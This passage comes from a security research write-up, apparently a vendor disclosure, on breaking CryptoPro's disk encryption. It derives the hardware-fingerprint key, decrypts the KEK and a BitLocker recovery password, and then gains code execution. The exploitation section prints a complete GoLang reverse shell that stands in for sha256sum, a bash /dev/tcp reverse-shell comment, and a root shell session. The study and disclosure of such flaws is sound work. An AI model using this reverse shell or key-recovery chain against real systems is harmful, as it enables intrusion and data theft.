20 20 20 20 20 20 20 00  00 00 86 80 37 12 00 02  |         .....7...
00 01 00 86 80 00 70 00  00 00 01 01 86 80 10 70  |  ......p........p
80 00 00 01 02 86 80 20  70 00 01 00 01 03 86 80  |  ....... p.......
13 71 00 03 00 02 00 34  12 11 11 00 02 00 03 00  |  .q.....4........
F4 1A 02 10 00 00 00 05  00 36 1B 01 00 00 00 00  |  .........6......
07 00 86 80 22 29 01 02  00 12 00 86 80 0E 10 00  |  ....").........
03 00 1E 00 36 1B 01 00  00 00 00 1F 00 36 1B 01  |  ....6........6..
00 00 00                                          |  ...

22.01.2026 18:07:22.352 CRI (830) Dump of 32 bytes at pos 0x7023d0 (hwdata key):
AA 0D 90 E9 9C 42 17 DE  E8 6F 74 0E C4 34 F6 93  |  .....B...ot..4..
```

```
5D 1A F2 67 9A 0F AC 7E  3A D4 66 D2 29 62 3F 23  |  ]..g...~:.f.)b?#
```

`ss_nogui` Hardware Fingerprint Debug Logging

The CryptoPro process of establishing a system fingerprint was derived from collecting a number of different system characteristics and then generating a `SHA256` sum of the resulting data block. The resulting hash was the `hwdata key`, representing the system fingerprint.

To calculate this value, first was the need for the `x86 CPUID` instruction. The following GoLang ASM was used to perform the `CPUID` instruction set:

```Go
//+build amd64,!gccgo,!noasm,!appengine

// func asmCpuid(op uint32) (eax, ebx, ecx, edx uint32)
TEXT ·asmCpuid(SB), 7, $0
	XORQ CX, CX
	MOVL op+0(FP), AX
	CPUID
	MOVL AX, eax+8(FP)
	MOVL BX, ebx+12(FP)
	MOVL CX, ecx+16(FP)
	MOVL DX, edx+20(FP)
	RET
```

`ragavan x86 CPUID` ASM Instruction

The `CPUID` ASM source was pulled from the GoLang project `cpuid` [24]. Using this instruction set, I needed to collect the CPU ID, version details, and identify if a hypervisor was present. This was all performed in the following `ragavan` functions:

```Go
//go:noescape
func asmCpuid(op uint32) (eax, ebx, ecx, edx uint32)

func cpuid(id uint32) []byte {
	eax, ebx, ecx, edx := asmCpuid(id)
	blob := utils.LEUint128ToByte([4]uint32{eax, ebx, ecx, edx})

	return blob[:]
```

```
}

func cpuidVersion() []byte {
	eax, ebx, ecx, edx := asmCpuid(1)
	ebx = ebx & 0xffffff
	ecx = ecx & 0xf0ffffff
	blob := utils.LEUint128ToByte([4]uint32{eax, ebx, ecx, edx})

	if (ecx>>31)&1 == 1 {
		vdetails := blob[:]
		eax, ebx, ecx, edx := asmCpuid(0x40000000)
		hv := utils.LEUint128ToByte([4]uint32{eax, ebx, ecx, edx})
		return append(vdetails, hv[4:]...)
	}

	return blob[:]
}
```

`ragavan` Function Source for `cpuid` and `cpuidVersion`

CPUID information (`ID 0` aka CPU vendor ID) was retrieved using a call to `asmCpuid`. Subsequently, the CPU version details and the presence of a system hypervisor were then recovered via `cpuidVersion.` All register values, `EAX`, `EBX`, `ECX,` and `EDX`, from each call were added to the system fingerprint. The following represents this data in LittleEndian format:

```
[DEBUG] [cp-crypto] [HW FingerPrint] CPUID Details:
  00000000  0D 00 00 00 47 65 6E 75  6E 74 65 6C 69 6E 65 49  |....GenuntelineI|
  00000010  B1 0F 06 00 00 08 04 00  01 22 B8 80 FD FB 8B 17  |.........".......|
  00000020  4B 56 4D 4B 56 4D 4B 56  4D 00 00 00              |KVMKVMKVM...|
```

`ragavan CPUID` Details

Next, system-level information, including the manufacturer, product name, serial number, and system UUID, were collected from `dmidecode`. The following `dmidecode` commands were used to pull this information:

- `dmidecode -s system-manufacturer`
- `dmidecode -s system-product-name`
- `dmidecode -s system-serial-number`
- `dmidecode -s system-uuid`
- `dmidecode -t 17`

```
[DEBUG] [cp-crypto] [HW FingerPrint] System Details:
  00000000  51 45 4D 55 00 53 74 61  6E 64 61 72 64 20 50 43  |QEMU.Standard PC|
  00000010  20 28 69 34 34 30 46 58  20 2B 20 50 49 49 58 2C  | (i440FX + PIIX,|
  00000020  20 31 39 39 36 29 00 4E  6F 74 20 53 70 65 63 69  | 1996).Not Speci|
  00000030  66 69 65 64 00 E4 93 4F  DD EF B2 46 D4 84 C9 BF  |fied...O...F....|
  00000040  5A CA BC 39 9D 30 00                              |Z..9.0.|
```

`ragavan getSystemData` Debug Details

Next, MAC addresses are enumerated from `ethX` or `usbX` network interfaces, and an `XOR` sum of the hash values was taken:

```
[DEBUG] [cp-crypto] [HW FingerPrint] MAC HASH:
  00000000  7F B7 12 2A DD 33 E6 9E  BA D0 51 39 B7 74 0D 6F  |...*.3....Q9.t.o|
  00000010  A0 45 D3 4C 21 15 6C 3F  2E 84 80 ED 99 41 C2 7E  |.E.L!.l?.....A.~|
```

`ragavan getMACAddrList` Debug Details

Then the serial number of the attached disk was pulled via `nvme` or `hdparm`:

```
[ERROR] [cp-crypto] [getHDSerial] nvme device not detected
[DEBUG] [cp-crypto] [HW FingerPrint] HD Serial:
  00000000  51 4D 30 30 30 30 35 20  20 20 20 20 20 20 20 20  |QM00005         |
  00000010  20 20 20 20                                       |    |
```

`ragavan getHRSerial` Debug Details

Finally, detailed PCI device information was acquired using the `lspci -mmn` command. A single byte was dedicated to each octet value from the device's `slot`. The `vendor` and `device` values were stored in LittleEndian format, additional the `rev` and `progIf` values were represented as two bytes in LittleEndian format:

```
[DEBUG] [cp-crypto] [HW FingerPrint] PCI Dev:
  00000000  00 00 00 86 80 37 12 00  02 00 01 00 86 80 00 70  |.....7.........p|
  00000010  00 00 00 01 01 86 80 10  70 80 00 00 01 02 86 80  |........p.......|
  00000020  20 70 00 01 00 01 03 86  80 13 71 00 03 00 02 00  | p........q.....|
  00000030  34 12 11 11 00 02 00 03  00 F4 1A 02 10 00 00 00  |4...............|
  00000040  05 00 36 1B 01 00 00 00  00 07 00 86 80 22 29 01  |..6..........").|
  00000050  02 00 12 00 86 80 0E 10  00 03 00 1E 00 36 1B 01  |.............6..|
  00000060  00 00 00 00 1F 00 36 1B  01 00 00 00              |......6.....|
```

`ragavan parsePCIDevLine` Debug Details

All of these combined represent the system fingerprint. A `SHA256` sum was then generated from the fingerprint and used as the key to decrypt the KEK. The final system hash was successfully generated via `ragivan`:

```
[DEBUG] [cp-crypto] [HW FingerPrint] hwdata:
  00000000  0D 00 00 00 47 65 6E 75  6E 74 65 6C 69 6E 65 49  |....GenuntelineI|
  00000010  B1 0F 06 00 00 08 04 00  01 22 B8 80 FD FB 8B 17  |.........".......|
  00000020  4B 56 4D 4B 56 4D 4B 56  4D 00 00 00 51 45 4D 55  |KVMKVMKVM...QEMU|
  00000030  00 53 74 61 6E 64 61 72  64 20 50 43 20 28 69 34  |.Standard PC (i4|
  00000040  34 30 46 58 20 2B 20 50  49 49 58 2C 20 31 39 39  |40FX + PIIX, 199|
  00000050  36 29 00 4E 6F 74 20 53  70 65 63 69 66 69 65 64  |6).Not Specified|
  00000060  00 E4 93 4F DD EF B2 46  D4 84 C9 BF 5A CA BC 39  |...O...F....Z..9|
  00000070  9D 30 00 7F B7 12 2A DD  33 E6 9E BA D0 51 39 B7  |.0....*.3....Q9.|
  00000080  74 0D 6F A0 45 D3 4C 21  15 6C 3F 2E 84 80 ED 99  |t.o.E.L!.l?.....|
  00000090  41 C2 7E 51 4D 30 30 30  30 35 20 20 20 20 20 20  |A.~QM00005      |
  000000A0  20 20 20 20 20 20 20 00  00 00 86 80 37 12 00 02  |       .....7...|
  000000B0  00 01 00 86 80 00 70 00  00 00 01 01 86 80 10 70  |......p........p|
  000000C0  80 00 00 01 02 86 80 20  70 00 01 00 01 03 86 80  |....... p.......|
  000000D0  13 71 00 03 00 02 00 34  12 11 11 00 02 00 03 00  |.q.....4........|
  000000E0  F4 1A 02 10 00 00 00 05  00 36 1B 01 00 00 00 00  |.........6......|
  000000F0  07 00 86 80 22 29 01 02  00 12 00 86 80 0E 10 00  |....")..........|
  00000100  03 00 1E 00 36 1B 01 00  00 00 00 1F 00 36 1B 01  |....6........6..|
  00000110  00 00 00                                          |...|

[DEBUG] [cp-crypto] [HW FingerPrint] hwdata key:
  00000000  AA 0D 90 E9 9C 42 17 DE  E8 6F 74 0E C4 34 F6 93  |.....B...ot..4..|
  00000010  5D 1A F2 67 9A 0F AC 7E  3A D4 66 D2 29 62 3F 23  |]..g...~:.f.)b?#|
```

`ragavan` System Fingerprint

Decrypting the KEK (`TPADB.BIN`)

The following byte content was observed to represent the encrypted KEK (`TPADB.BIN`):

```
None
# hexdump -C /mnt/datastore/TPADB.BIN
00000000  d6 74 46 40 c0 0a 0c e9  6c e9 c2 52 db e9 02 ce  |.tF@....l..R....|
00000010  c1 aa ad 66 50 6b 69 87  28 17 d9 1c 7b 58 d8 ad  |...fPki.(...{X..|
00000020
```

Encrypted KEK Bytes

From the `ss_nogui` debug logging, we can see the `KEK (wrapped)` content represented the unencrypted KEK:

```
None
22.01.2026 18:47:00.552 CRI (2278) Dump of 32 bytes at pos 0x6e0bd0 (hwdata key):
AA 0D 90 E9 9C 42 17 DE  E8 6F 74 0E C4 34 F6 93  |  .....B...ot..4..
5D 1A F2 67 9A 0F AC 7E  3A D4 66 D2 29 62 3F 23  |  ]..g...~:.f.)b?#

22.01.2026 18:47:00.552 INF (2278) ss_auth_tpa_get_kek_0of0: KEK decrypted
successfully
22.01.2026 18:47:00.552 CRI (2278) ss_crypt_verify_kek:
22.01.2026 18:47:00.553 CRI (2278) Dump of 32 bytes at pos 0x7023d0 (KEK
(wrapped)):
2E A9 37 D8 46 2B D7 B9  BB AB FA 8D FA 7E AF 83  |  ..7.F+.......~..
FE E2 4A 8E 14 CB 40 43  44 73 F8 6E EF 9E B9 04  |  ..J...@CDs.n....
```

`ss_nogui` KEK Decryption Debug Logging

The clue behind this process was the log line directly before the unencrypted KEK, designating it was successfully decrypted.

The decryption process of the KEK was observed to be straight `AES256_ECB` with the `hwdata key`. Pumping this through `ragavan`, the KEK was successfully decrypted:

```
# ragavan DecryptKEK -f /mnt/datastore/TPADB.BIN -k qg2Q6ZxCF97ob3QOxDT2k10a8meaD6x+OtRm0iliPyM= -dd cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[DEBUG] [utils] [SeekRead] Read 512 Bytes from cpro-disk.raw @ 66019311
[DEBUG] [utils] [SeekRead] Read Buffer
  00000000  01 00 50 11 00 60 BF 03  00 00 00 00 00 00 00 00  |..P..`..........|
  00000010  00 00 00 00 F0 DE 24 00  40 FF 27 00 00 00 00 00  |......$.@.'.....|
  00000020  10 00 00 00 50 FF 27 00  00 00 00 00 10 00 00 00  |....P.'.........|
  00000030  60 FF 27 00 00 00 00 00  00 00 08 00 60 FF 2F 00  |`.'.........`./.|

[+] [edaDisk] [FindRes2DataBlock] data block located @ address: 66019296 w sector count: 0
[DEBUG] [attack] [HWDATA] Blob Length 32:
  00000000  AA 0D 90 E9 9C 42 17 DE  E8 6F 74 0E C4 34 F6 93  |.....B...ot..4..|
  00000010  5D 1A F2 67 9A 0F AC 7E  3A D4 66 D2 29 62 3F 23  |]..g...~:.f.)b?#|

[DEBUG] [attack] [TPADB] Blob Length 32:
  00000000  D6 74 46 40 C0 0A 0C E9  6C E9 C2 52 DB E9 02 CE  |.tF@....l..R....|
  00000010  C1 AA AD 66 50 6B 69 87  28 17 D9 1C 7B 58 D8 AD  |...fPki.(...{X..|

[DEBUG] [attack] [KEK Wrapped] Blob Length 32:
  00000000  2E A9 37 D8 46 2B D7 B9  BB AB FA 8D FA 7E AF 83  |..7.F+.......~..|
  00000010  FE E2 4A 8E 14 CB 40 43  44 73 F8 6E EF 9E B9 04  |..J...@CDs.n....|

[+] [ragavan] [DecryptKEK] KEK: Lqk32EYr17m7q/qN+n6vg/7iSo4Uy0BDRHP4bu+euQQ=
```

`ragavan` Decrypted KEK

BEK Decryption.. Again


Passing the KEK to `DecryptBLRPW` in `ragavan` and we are again able to decrypt the BitLocker recovery password:

```
# ragavan DecryptBLRPW -f /mnt/datastore/KEYS/BL_RECPW.BIN -k Lqk32EYr17m7q/qN+n6vg/7iSo4Uy0BDRHP4bu+euQQ= cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[+] [ragavan] [DecryptBitLockerRecovery] BitLocker Key: 588489-474210-226182-153879-124234-468545-108900-370205
```

`ragavan` BitLocker Recovery Password

We now have the tools to decrypt the system disk and gain full control of the system whether or not hardware encryption is enabled, if we can get code execution in the context of CryptPro - full compromise of the platform would be possible.

Again, that was a lot of content and here is the TLDR representing the Bitlocker recovery password decryption process:



Bitlocker Recovery Password Decryption Flow Diagram

There we go, I have *Hardware Specific Encryption*, most of the crypto architecture, and the logic needed to decrypt the disk. Now, all that is left is system exploitation.

1. ~~Locate the `FATStore`~~

2. ~~Recovery `DataStore` plain text content~~
3. ~~Examine the configuration context within the `DataStore`~~
4. ~~Examine the XML configuration file~~
5. ~~Map out the TPM process~~
6. ~~Compromise the TPM process~~
7. ~~Locate the disk encryption keys~~
8. ~~Reverse the KEK algorithm~~
9. ~~Decrypt the BitLocker key~~
10. ~~Recover logic for *Hardware Specific Encryption*~~
11. ~~Recover application cryptographic logic~~
12. Exploitation

Attacking CryptoPro

During the course of this research, I had identified several code execution paths based on how CryptoPro logic was applied. Each of these attacks requires an adversary to have physical access to the system drive and the ability to modify the contents of the disk or the `EDA Partition`. These issues were bulk reported to CryptoPro and I will detail my reporting timeline at the end of this section.


`DataStore` Insufficient Integrity Validation

CryptoPro currently mounts and executes contents from the `DataStore` without verifying its integrity or authenticity. While encryption protects confidentiality, it does not guarantee integrity meaning the volume's data could be manipulated, allowing for execution of malicious content in the decrypted data. Furthermore, CryptoPro contains a fallback mechanism to mount the `DataStore` as an unencrypted volume if decryption fails. This drastically reduces the attack complexity as the content does not need to be re-encrypted to exploit the architecture.

`DataStore` Content Manipulation

During the course of the research, I had detailed the ability to decrypt and encrypt the contents of the `DataStore`. But I did not mention that once the `DataStore` was decrypted, the plain text content could be written back to the `EDA Partition` and would be executed without issue. This drastically reduces the effort required to modify the contents of `EDA_PRF.XML` or any other content in the `DataStore` to deny service or obtain code execution.

This logic was observed within the `MountFS` function of `ss_nogui`, which would mount the `DataStore` as a plain volume if decryption failed:



`ss_nogui` `MountFS` Fallback to Mount `DataStore` as Plain Text

Exploitation of `sha256sum`


In the Preamble of this research, I referenced research from SEC Consult [2] which discussed an attack surface between `wc` and `sha256sum`. CryptoPro's remediation of this attack surface resulted in the removal of `sha256sum` from the Superschaf file system. I suspected this binary was moved to a *hidden* data block. It turns out I was correct!!! The `sha256sum` binary was now contained within `SHA256.BIN` as part of the `DataStore`.

`SHA256.BIN` was an `XZ` compressed archive:

```shell
# file /mnt/datastore/SHA256.BIN
/mnt/datastore/SHA256.BIN: XZ compressed data, checksum CRC64
```

`SHA256.BIN` File Properties

During system initialization, `ss_gui` or `ss_nogui` extracted the binaries `sha256sum` and `wc` from the `DataStore` to carry out measurement integrity checks. Extraction of this content was done within `_ss_integrity_pba_prepare_checksum_binaries`:



`_ss_integrity_pba_prepare_checksum_binaries` Extraction of `SHA256.BIN`

In the function `_ss_integrity_pba_prepare_checksum_binaries`, `SHA256.BIN` was extracted from the `DataStore` and saved to `/tmp/csbin.tar.xz`. This file was then uncompressed, unpacked, and its contents executed.

The extracted contents of `SHA256.BIN` was as follows:

```
Shell
# unxz -c SHA256.BIN | tar xvf -
cut
cut.sig
```

```
grep
grep.sig
sha256sum
sha256sum.sig
sigfiles.txt
wc
wc.sig
```

`SHA256.BIN` Archive Contents

The attack surface was two fold, first the integrity of the `DataStore` was not validated before it was mounted. Second, the integrity of `SHA256.BIN` was not validated before the extracted contents were executed. To exploit this attack surface, the `sha256sum` binary was replaced with a simple GoLang reverse shell:

```Go
package main

import (
	"bytes"
	"fmt"
	"net"
	"os/exec"
	"strings"
	"time"
)

// SysCall executes a system command and returns its output.
func SysCall(cmd string) ([]byte, error) {
	call := strings.Split(cmd, " ")
	_cmd := exec.Command(call[0], call[1:]...)

	var out bytes.Buffer
	_cmd.Stdout = &out
	_cmd.Stderr = &out

	if err := _cmd.Run(); err != nil {
		return nil, err
	}

	return out.Bytes(), nil
}
```

```
// bash -i >& /dev/tcp/localhost/6666 0>&1
func reverse(host string) {
	for {
		c, err := net.Dial("tcp", host)
		if nil != err {
			if nil != c {
				c.Close()
			}
			time.Sleep(time.Minute)
			reverse(host)
		}

		cmd := exec.Command("/bin/sh")
		cmd.Stdin, cmd.Stdout, cmd.Stderr = c, c, c
		cmd.Run()
		c.Close()
	}
}

func main() {
	list := []string{
		"/sbin/ifconfig eth0 up",
		"/sbin/ifconfig eth0 172.16.34.5 netmask 255.255.255.0",
	}

	for i, call := range list {
		_, err := SysCall(call)
		if err != nil {
			fmt.Printf("command failure: %d %v", i, err)
		}
	}

	reverse("172.16.34.1:5051")

}
```

GoLang Reverse Shell

The `SHA256.BIN` archive was then reconstructed and saved to the decrypted `DataStore`. This volume was then written as a plain text block, back to the `DataStore` with the help of `ragavan`:

```
# ragavan WriteFile -f /tmp/dstore.bin -s 65494880 cpro-disk.raw
[*] [utils] [WriteFileSeek] Copied 268435456 bytes from /tmp/dstore.bin to cpro-disk.raw at offset 33533378560
```

`ragavan` `DataStore` Replacement

Dumping the content of the updated `EDA Partition` with the new `DataStore` content now reflects the data block to be plain text:

```
None
# hexdump -C -s 33533378560 cpro-disk.raw | head
7cebec000  eb fe 90 4d 53 44 4f 53  35 2e 30 00 02 10 01 00  |...MSDOS5.0.....|
7cebec010  02 00 02 00 00 f0 ef 00  3f 00 ff 00 00 00 00 00  |........?.......|
7cebec020  00 00 08 00 80 01 29 b0  9c 30 5c 4e 4f 20 4e 41  |......)..0\NO NA|
7cebec030  4d 45 20 20 20 20 46 41  54 20 20 20 20 20 00 00  |ME    FAT     ..|
7cebec040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
7cebec1f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
7cebec200  f0 ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
7cebec210  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
7cebec220  11 00 12 00 ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
```

`EDA Partition` Plain Text `DataStore`

Booting the protected CryptoPro environment then allowed for malicious code execution of the GoLang reverse shell:

```
→ emptynebuli$ nc -lvp 5051
Listening on 0.0.0.0 5051
Connection received on 172.16.34.5 34578
whoami
root
uname -a
Linux lfs-sn 6.6.12-superschaf-uefi #6 SMP PREEMPT_DYNAMIC Tue Sep  3 13:18:53 CEST 2024 x86_64 GNU/Linux
cat /proc/cmdline
bzImage.efi rootwait  nomodeset ima_appraise_tcb
hexdump -C /dev/shm/superschaf
00000000  78 56 34 12 58 00 00 00  8f e6 28 9f e7 41 4c 31  |xV4.X.....(..AL1|
00000010  98 fb 57 fa 7b 86 d8 2f  02 00 20 11 40 00 00 00  |..W.{../.. .@...|
00000020  29 55 ae 16 1a 55 63 db  58 70 85 b4 00 97 4b ba  |)U...Uc.Xp....K.|
00000030  93 c7 ec 87 a1 14 b9 18  73 fa 94 44 18 0a 0f 77  |........s..D...w|
00000040  a7 79 b2 b2 8b cf 89 88  9f 87 b2 e6 e3 48 8a 7c  |.y...........H.||
00000050  52 72 5c df 2b cd 3b 89  51 a9 16 a8 41 c9 43 df  |Rr\.+.;.Q...A.C.|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00100000
```

Code Execution PoC

As the environment was initialized through the standard boot-up sequence, the TPM was unsealed and the `DataStore` encryption key can be recovered from `/dev/shm/superschaf`.

Insufficient IMA Policy Enforcement

In the previous attack, the contents of `SHA256.BIN` were extracted to `/tmp/csbin.tar.xz` and executed. You may have also noticed that the `TAR` archive contained several `sig` files. These files hold the policy certificates which activate IMA permissions for the executables and would have to be applied before the kernel would allow execution. However, I replaced `sha256sum` with an alternative binary and it still executed. Technically this should not have worked as the certificates should be bound to the original file hash. Therefore, these `sig` files would be invalid for the malicious payload. If that was the case, why did it continue to execute?

Well, it just so happens the default IMA security policy was configured to disable measurement and appraisal for `TPMFS` and `RAMFS` file systems. An adversary who obtains access to `/tmp` would then be able to execute any unsigned binary!!!

The configuration of `/etc/fstab` identifies `/tmp` and, several other mount points, to be `TPMFS`:

```
None
# Begin /etc/fstab

# file system  mount-point  type   options         dump  fsck
#                                                       order
/tmp/rootfs     /               ext4    defaults        1       1
proc            /proc           proc    defaults,noauto 0       0
sysfs           /sys            sysfs   defaults,noauto 0       0
debugfs         /sys/kernel/debug       debugfs defaults        0       0
securityfs      /sys/kernel/security    securityfs      defaults        0       0
devpts          /dev/pts        devpts  gid=4,mode=620  0       0
shm             /dev/shm        tmpfs   defaults        0       0

tmpfs           /run            tmpfs   defaults,noauto 0       0
tmpfs           /tmp            tmpfs   defaults        0       0
tmpfs           /var            tmpfs   defaults        0       0
tmpfs           /root           tmpfs   defaults        0       0
tmpfs           /mnt            tmpfs   defaults        0       0

devtmpfs        /dev            devtmpfs        mode=0755,nosuid,noauto 0       0
efivarfs        /sys/firmware/efi/efivars       efivarfs        defaults        0
0

# End /etc/fstab
```

Superschaf `/etc/fstab` Contents

IMA protections are technically activated via `initramfs` via the `init` script. The full content of the `init` script can be referenced from Appendix VIII. The following code snip shows the mount action for `/sys/kernel/security` and the loading of the IMA policy:

```
Shell
log_msg "Starting Initramfs $INITRAMFS_VERSION
-------------------------------------"

# Mount various virtual file systems
mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs none /dev
mount -t efivarfs none /sys/firmware/efi/efivars
mount -t securityfs none  /sys/kernel/security
mkdir /dev/shm
mount -t tmpfs shm /dev/shm

# updating IMA policy
echo "/etc/ima/policy.conf" > /sys/kernel/security/ima/policy
```

`init` IMA Policy Activation

